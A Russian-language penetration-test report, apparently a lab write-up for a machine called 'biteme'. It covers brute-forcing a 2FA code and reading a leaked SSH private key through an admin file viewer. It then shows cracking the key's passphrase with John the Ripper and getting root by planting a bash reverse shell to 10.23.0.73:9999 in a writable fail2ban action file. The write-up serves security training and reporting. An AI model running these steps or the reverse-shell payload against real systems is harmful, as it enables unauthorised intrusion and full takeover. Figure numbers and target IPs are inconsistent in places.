2114	2113	200	216			1715	
2113	2112	200	217			1715	

Рисунок 8.3 Обнаруженная комбинация с помощью “Burp suite”


Обнаружив верную комбинацию(2850) и введя ее в форму 2-ух факторной аутентификации осуществляется переход в административную панель (Рисунок 8.4): использован для аутентификации на сервер без пароля (Рисунок 8.8):



The screenshot shows a dark-themed web interface. At the top, there is a navigation bar with links: 'Dashboard', 'Home', and 'Log Out'. Below this, the main content area is divided into two sections. The first section is titled 'File browser' and contains a text input field with the placeholder 'Enter file path' and a blue 'Submit' button. The second section is titled 'File viewer' and also contains a text input field with the placeholder 'Enter file path' and a blue 'Submit' button.

Рисунок 8.4 Административная панель

Обнаружено, что “File browser” является командой выводящей содержимое папок внутреннего сервера, проверяется папка home (Рисунок 8.5):



This screenshot shows the 'File browser' section of the administrative panel. The text input field now contains the path '/home', and the blue 'Submit' button is visible. Below the input field, the output of the command is displayed as a list of files and directories: '.', '..', 'fred', and 'jason'.

Рисунок 8.5 Содержимое папки /home

Нахождение в папке двух ранее полученных пользователей подтверждает, что это пользователи с привилегиями внутреннего сервера, перейдя к jason(Рисунок




Рисунок 8.6 Содержимое папки jason

Переход в папку .ssh (Рисунок 8.7):




Рисунок 8.7 Содержимое папки .ssh

С помощью File Viewer вывелось содержимое “id_rsa”, этот ключ в дальнейшем

File viewer

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC, 983BDF3BE962B7E88A5193CD1551E9B9

nspZgFs2AHTCqQUdGbA0reuNe12jMB/3yaTZvAnqYt82m6Kb2ViAqlFtrvxJUTkx
vbc2h5vIV7N54sHQvFzmNcPTm0py7cp4Wnd5ttgGpykiBTni6xeE0g2miyEUu+Qj
JaLEJzzdiehg0R3LDqZqeuVvy9Cc1WItPuKRLHJtoiKHsFvm9arbw4F/Jxa7aVgH
l5rfo6pEI0liruklDfFrDjz960aRtdk0pM3Q3GxYV2Xm4h/Eg0CamC7xJC8RHR/w
E0ncJm5rHB6nDVV5zew+dCpYa83dMViq7LOGEZ9QdsVqHS59RYEffMc45jKkv3Kn
ky+y75CgYCWjtlbhUc4Ml21kYz/pDd0bncIRH3m6aF3w/b0F/RlyAYQYUYGfR3/5
Y9a2/hvBBLX70m+KQqWHD5c05mLnFAyWUxtbANVy797CSzYssMcCrld70nDtFx7
qPon0IRjgtfCodJuCou0o3jRpzwCwTyf0vnd29SF70rN8klzjpxvqNEEbSfnh04m
ss1fTMX1eypmCsHecmpjloTxdPdjl1aDorwLkJZtn7h+o3mkWG0H8vncZArtxeiIX
t/89evJXhVKHSgf83xPvCUvnd2KSjTakBNmsSKoBL2b3AN3S/wwapEzdcuK65y3u
wBvVfNpAD3PmqTpvFLClidnR1mWE4r4G1dHwxjYurEnu9XK04d+Z1VAPLI2gTmtd
NblKTWZQCWp20rRErOyT9MxjT1gTkVmpiJ00bzQH0GKJIVaMS8oEng2gYs48nugS
Asaf0Rd3khez4r/5g9opRj8rdCkK83fG5WA15kzc0J+BqiKyGU26hCbNu0AhaAbq
Zp+Jqf4K6FcKsrL2VVCmPK0vkTEItVIFGDywp3u+v0LGjML0wbrGtGzP7pPqYTZ5
gJ4TB0a5FUfhQPAJXXJU3pz5svAHgTsTMRw7p8CSfedCW/85bMWgzt5XuQdiHZA0
FeZErRU54+ntlJ1YdLEjVwbhVhzHyBXnEXofj7XHaNVG7+r2bH8GYL6PeSK1Iiz7
/SiK/v4kj0P8Ay/35YFyfcYCykhDJ0648MXb+bjblrAJldeX02jAyu4LlFlJlv6/
bKB7viLrzVDSzXIrFHN0vdFmLqT3yEmui4JgFPgtWoHU0QNUw8mDdfCR0x3GAXZP
XIU1Yn67iZ9TMz6z8HDuc04GhiE0hzI6JBKJP8vGg7X8rBuA7DgoFujS0g7e8HYX
7t07CkDjCafqy/IULQ8pwtEFTSXz1bFpl360v42dELc6BwhYu4Z4qza9FtYS0L/d
ts5aw3VS07Xp5v/pX+RogV8uIa0jOKTkVy5ZnnlJk1qa9zWX3o8cz0P4TualAn+h
dQBVN0gRIZ11aNU0bhLCJTL2ZheUwe9MTqvgRn1FVsv4yFG0/hIXb6BtXQE74fD
xF6icxCBWQSBu8zgkl2QHhe0NYdfNN0aes0FGWwvRw0/HMr4/g3g7djFc+6rrbQY
xibeJfxvGyw0mp2eGebQDM5XiLhB0jI4wtVlvkUpd+smws03mbmYft4ghwCyM1ru
VpKcbfvlpUuMb4AH1KN0ifFJ0q3Te560LYc7QC44Y1g41ZmHigU7Y0sweBiewKY2
-----END RSA PRIVATE KEY-----
```

Рисунок 8.8 Содержимое файла id_rsa

• Компрометация авторизационного ключа

Скопировав содержимое на основной системе создается текстовый документ “id_rsa”, и туда вставлен полученный текст, сам ключ обнаружен в зашифрованном виде, для расшифровки используется инструмент “John The Ripper” (Рисунок 8.9):

```
# ssh2john id_rsa > id_rsa.hash
```

Рисунок 8.9 Получение хэша из ключа

С помощью техники подмены хэша, выведен данный пароль (Рисунок 9.0):

```
# john --show id_rsa.hash
id_rsa2:1a2b3c4d

1 password hash cracked, 0 left
```

Рисунок 9.0 Полученный пароль ключа id_rsa

Было успешное внедрение по протоколу SSH на сервер под пользователем “jason”, используя полученный пароль (Рисунок 9.1):

```
# ssh -i id_rsa jason@10.10.159.176
Enter passphrase for key 'id_rsa':
Last login: Fri Mar  4 18:22:12 2022 from 10.0.2.2
jason@biteme:~$
```

Рисунок 9.0 Внедрение в систему по SSH

- Внутреннее тестирование на проникновение

Запустив команду `sudo -l` видно, что можно выполнять любые действия под пользователем “fred” (Рисунок 9.1):

```
jason@biteme:~$ sudo -l
Matching Defaults entries for jason on biteme:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jason may run the following commands on biteme:
  (ALL : ALL) ALL
  (fred) NOPASSWD: ALL
jason@biteme:~$
```

Рисунок 9.1 Вывод команды `sudo -l` (jason)

Получив доступ пользователя “fred”, с помощью команды `sudo -u fred bash` (Рисунок

9.2):

```
jason@biteme:~$ sudo -u fred bash
fred@biteme:~$
```

Рисунок 9.2 Смена пользователя

Применив команду `sudo -l` под пользователем “fred”, видно возможность перезапустить fail2ban с правами “root” (Рисунок 9.3):

```
fred@biteme:~$ sudo -l
Matching Defaults entries for fred on biteme:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User fred may run the following commands on biteme:
  (root) NOPASSWD: /bin/systemctl restart fail2ban
```

Рисунок 9.3 Вывод команды `sudo -l` (fred)

• Повышение привилегий до уровня root

В файлах fail2ban выданы все права на папку action.d (Рисунок 9.4):

```
fred@biteme:/etc/fail2ban$ ll
total 72
drwxr-xr-x  6 root root  4096 Nov 13  2021 ./
drwxr-xr-x 101 root root  4096 Mar  4  2022 ../
drwxrwxrwx  2 root root  4096 Nov 13  2021 action.d/
```

Рисунок 9.4 Выводы команды ll в папке /etc/fail2ban

Совершив переход в редактирование файла iptables-multiport.conf в папке action.d и добавив в значение actionban команду bash -c "bash -i >& /dev/tcp/10.23.0.73/9999 0>&1", появляется возможность получения пользователя "root" путем запуска реверс шелла (Рисунок 9.5):

```
actionban = <iptables> -I f2b-<name> 1 -s <ip> -j <blocktype>
            bash -c "bash -i >& /dev/tcp/10.23.0.73/9999 0>&1"
```

Рисунок 9.5 Измененная конфигурация файла iptables-multiport.conf

Перезагрузив fail2ban командой sudo -u root /bin/systemctl restart fail2ban были применены новые настройки (Рисунок 9.6):

```
fred@biteme:/etc/fail2ban$ sudo -u root /bin/systemctl restart fail2ban
```

Рисунок 9.6 Перезапуск fail2ban

Проведя 3 неправильных попытки входа (Рисунок 9.7):

```
ssh root@10.10.41.252
root@10.10.41.252's password:
Permission denied, please try again.
root@10.10.41.252's password:
Permission denied, please try again.
root@10.10.41.252's password:
root@10.10.41.252: Permission denied (publickey,password).
```

Рисунок 9.7 Запуск механизма блокировки

Успешное получение пользователя “root” путем проведения техники реверс шелл в рамках атаки на повышение привилегий (Рисунок 9.8):

```
└─$ nc -lvnp 9999
listening on [any] 9999 ...
connect to [10.23.0.73] from (UNKNOWN) [10.10.41.252] 45026
bash: cannot set terminal process group (2041): Inappropriate ioctl for device
bash: no job control in this shell
root@biteme:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@biteme:/# █
```

Приложения

Данные, обнаруженные в результате поиска информации из открытых источников, приведены в таблице ниже):

Таблица А.1 – Доменные имена

№	Хост	IP
1	biteme.com	10.10.159.76

Таблица А.2 – Логин и пароли сотрудников

№	Логин	Пароль
1	jason_test_account	violet

Таблица А.3 – Оценка уровня уязвимостей (CVSS)

№	Уязвимость	Уровень критичности
1	Раскрытие исходного кода PHP (PHP Source Code Disclosure)	CVSS: 7.5 (High)
2	Использование MD5 для хеширования паролей (Weak Password Hashing)	CVSS: 7.8 (High)
3	Обход двухфакторной аутентификации (2FA Bypass Using a Brute-Force Attack)	CVSS: 6.5 (Medium)
4	Уязвимость: Неконтролируемый доступ к файлам (Insecure File Access)	CVSS: 7.1 (High)